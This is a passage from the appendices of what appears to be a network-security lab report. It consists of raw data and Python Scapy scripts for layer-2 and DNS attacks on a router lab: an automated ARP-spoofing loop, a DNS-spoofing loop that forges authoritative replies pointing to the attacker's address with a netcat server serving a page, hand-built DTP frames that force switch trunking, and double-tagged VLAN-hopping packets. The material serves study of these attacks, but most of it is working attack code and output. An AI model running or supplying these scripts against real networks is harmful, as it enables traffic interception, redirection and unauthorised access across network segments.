GW#show arp
Protocol  Address          Age (min)  Hardware Addr   Type
Interface
Internet  10.10.10.1               -   c200.1d7a.0001  ARPA
FastEthernet0/1.10
Internet  10.10.10.2              16   c809.202e.0000  ARPA
FastEthernet0/1.10
```

```
Internet  172.16.21.1             -   c200.1d7a.0001  ARPA
FastEthernet0/1.172
Internet  172.16.21.2            16   c80c.202e.0000  ARPA
FastEthernet0/1.172
Internet  192.168.168.1           0   7697.a6d1.41ca  ARPA
FastEthernet0/0
Internet  192.168.168.2           -   c200.1d7a.0000  ARPA
FastEthernet0/0
Internet  192.168.168.11          0   7697.a6d1.41ca  ARPA
FastEthernet0/0

# can be automated to send replies when an arp request is
received.
while sniff(iface='tap0', filter='ether host
ff:ff:ff:ff:ff:ff', count=1):
...  sendp(myarp, iface='tap0')

>>> while 1:
...  p=sniff(iface='tap0', filter='arp', count=1)
...  if p[0].op==1:
...   sendp(myarp, iface='tap0')
# automated
interface='br0'
while 1:
 mypackets=sniff(iface=interface, filter='arp', count=1)
 myarp=mypackets[0]
 myarp.hwdst=get_if_hwaddr(interface)
 myarp.hwsrc=get_if_hwaddr(interface)
 myarp.psrc=get_if_addr(interface)
 myarp.op=2
 myarp.psrc=myarp.pdst
 sendp(myarp, iface=interface, count=1)
```

Appendix III - DNS Raw Data

```
#
# DNS
# http://www.networksorcery.com/enp/protocol/dns.htm
# http://packetstorm.linuxsecurity.com/papers/general/
blackmagic.txt
#
# answer section can be done as follows:
# an=DNSRR(rrname=mydns.qd.qname, type='A', rclass='IN',
ttl=5, rdata=192.168.168.1)

mypackets=sniff(iface='tap0', filter='udp and port 53',
count=1)
mydns=mypackets[0]

# create an answer string that includes the time to live,
len (4 byte) and ip address of attacker
# original query contains the RR request(qd), using it.
mydns.an=str(mydns.qd)
+'\x00\x00\x01\x2c'+'\x00\x04'+inet_aton(get_if_addr
('tap0'))

# id has to match the original request's id
mydns.id=

# change Query/Response (QR) field to Response (1)
mydns.qr=1

# change AA, Authoritative Answer. 1 bit.
mydns.aa=1

# change Total Answer RRs
mydns.ancount=1

>>> mydns.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= c2:00:1d:7a:00:00
  type= 0x800
```

```
###[ IP ]###
     version= 4L
     ihl= 5L
     tos= 0x0
     len= 56
     id= 12
     flags=
     frag= 0L
     ttl= 255
     proto= udp
     chksum= 0x530a
     src= 192.168.168.2
     dst= 255.255.255.255
     \options\
###[ UDP ]###
        sport= 51570
        dport= domain
        len= 36
        chksum= 0x0
###[ DNS ]###
           id= 14
           qr= 1
           opcode= 16
           aa= 0L
           tc= 0L
           rd= 1L
           ra= 0L
           z= 0L
           rcode= ok
           qdcount= 1
           ancount= 1
           nscount= 0
           arcount= 0
           \qd\
            |###[ DNS Question Record ]###
            |  qname= 'google.com.'
            |  qtype= A
            |  qclass= IN
           an= '\x06google\x03com
\x00\x00\x01\x00\x01\x00\x00\x07u\x00\x04\xc0\xa8\xa8\x01'
```

```
            ns= None
            ar= None

sendp(Ether(dst=mydns.src)/IP(dst='192.168.168.1',
src=mydns.getlayer(IP).src)/UDP(dport=53)/str
(mydns.getlayer(DNS)),iface="tap0")

# automated
interface='br0'
while 1:
 mypackets=sniff(iface=interface, filter='udp and port 53',
count=1)
 mydns=mypackets[0]
 mydns.an=str(mydns.qd)
+'\x00\x00\x01\x2c'+'\x00\x04'+inet_aton(get_if_addr
(interface))
 mydns.qr=1
 mydns.ancount=1
 time.sleep(1)
 sendp(Ether(dst=mydns.src, src=mydns.dst)/IP
(dst=mydns.getlayer(IP).src, src=mydns.getlayer(IP).dst)/
UDP(dport=mydns.sport)/str(mydns.getlayer
(DNS)),iface=interface)


# an web server should be listening on attackers ip, nc
will be used
while true;do nc -k -l 192.168.10.1 80 -q 1 <
itworks.txt;done

Node2#ping google.com
Translating "google.com"...domain server (255.255.255.255)
% Unrecognized host or address, or protocol not running.

# provide dns server information
Node2(config)#ip name-server 141.117.57.8

Node2#ping google.com
Translating "google.com"...domain server (141.117.57.8)
[OK]
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.168.1, timeout is
2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max =
8/24/40 ms
```

Appendix IV - DTP and VLAN Tagging Raw Data

```
#
# DTP
# http://www.cisco.com/en/US/tech/tk389/tk689/
technologies_tech_note09186a0080094c52.shtml
#
# Dot3()/LLC()/DTP
# LLC.DNAP=0xaa, IG bit set, Individual
# LLC.SNAP=0xaa, CR bit set, Command
# Organization Code, 0x0000c (CISCO)
# PID, DTP (0x2004)

.load='\x01\x00\x01\x00\r
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x0
0\x03\x00\x05\xa5\x00\x04\x00\n\x00\x50\x56\xc0\x00\x05'

# DTP Fields or TLV list
# Version: 0x01, 2 bytes
# Type: Domain: 0x0001, 2 bytes
# Length: 13 bytes including Type ( 2byte) and Length
(2bytes)
# Value: x00\x00\x00\x00\x00\x00\x00\x00\x00
# Type: Status: 0x0002
# Length: 5
# Value: 0x03 (1 byte), port status, off/on/desirable/auto,
this case is DTP Desirable
# Type: Type/DTPtype: 0x0003
# Length: 5
# Value: 0xa5 (1 byte) supported encapsulation types (ISL,
802.1Q, Native...
# Type: Neighbor (0x0004)
# Length: 10
# Value: MAC of sending device
# http://www.kimiushida.com/bitsandpieces/articles/
packet_analysis_dtp/index.html

# last 6 byte of Raw layer is the MAC address of the
Neighbor
```

```
sendp(Dot3(dst='01:00:0c:cc:cc:cc', src=get_if_hwaddr
('br0'))/LLC(dsap=0xaa, ssap=0xaa, ctrl=3)/SNAP(OUI=0x0c,
code=0x2004)/Raw('\x01\x00\x01\x00\r
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x0
0\x03\x00\x05\xa5\x00\x04\x00\n\x00\x50\x56\xc0\x00\x05'),
iface='br0')

# Equivalent to above with LLC and SNAP replaced by Raw hex
values.

sendp(Dot3(dst='01:00:0c:cc:cc:cc', src=get_if_hwaddr
('br0'))/Raw('\xaa\xaa\x03\x00\x00\x0c
\x20\x04\x01\x00\x01\x00\r
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x0
0\x03\x00\x05\xa5\x00\x04\x00\n\x00\x50\x56\xc0\x00\x05'),
iface='br0')

sendp(Raw('\x01\x00\x0c\xcc\xcc\xcc
\x00\x50\x56\xc0\x00\x05\x00\x2a\xaa\xaa\x03\x00\x00\x0c
\x20\x04\x01\x00\x01\x00\r
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x0
0\x03\x00\x05\xa5\x00\x04\x00\n\x00\x50\x56\xc0\x00\x05'),
iface='br0')


#
# Double vlan tagging
# http://packetlife.net/blog/2010/feb/22/experimenting-
vlan-hopping/
#
sendp(Ether(dst='ff:ff:ff:ff:ff:ff')/Dot1Q(vlan=1)/Dot1Q
(vlan=172)/IP(dst='172.16.21.2', src='192.168.168.1')/ICMP
(), iface='br0')
```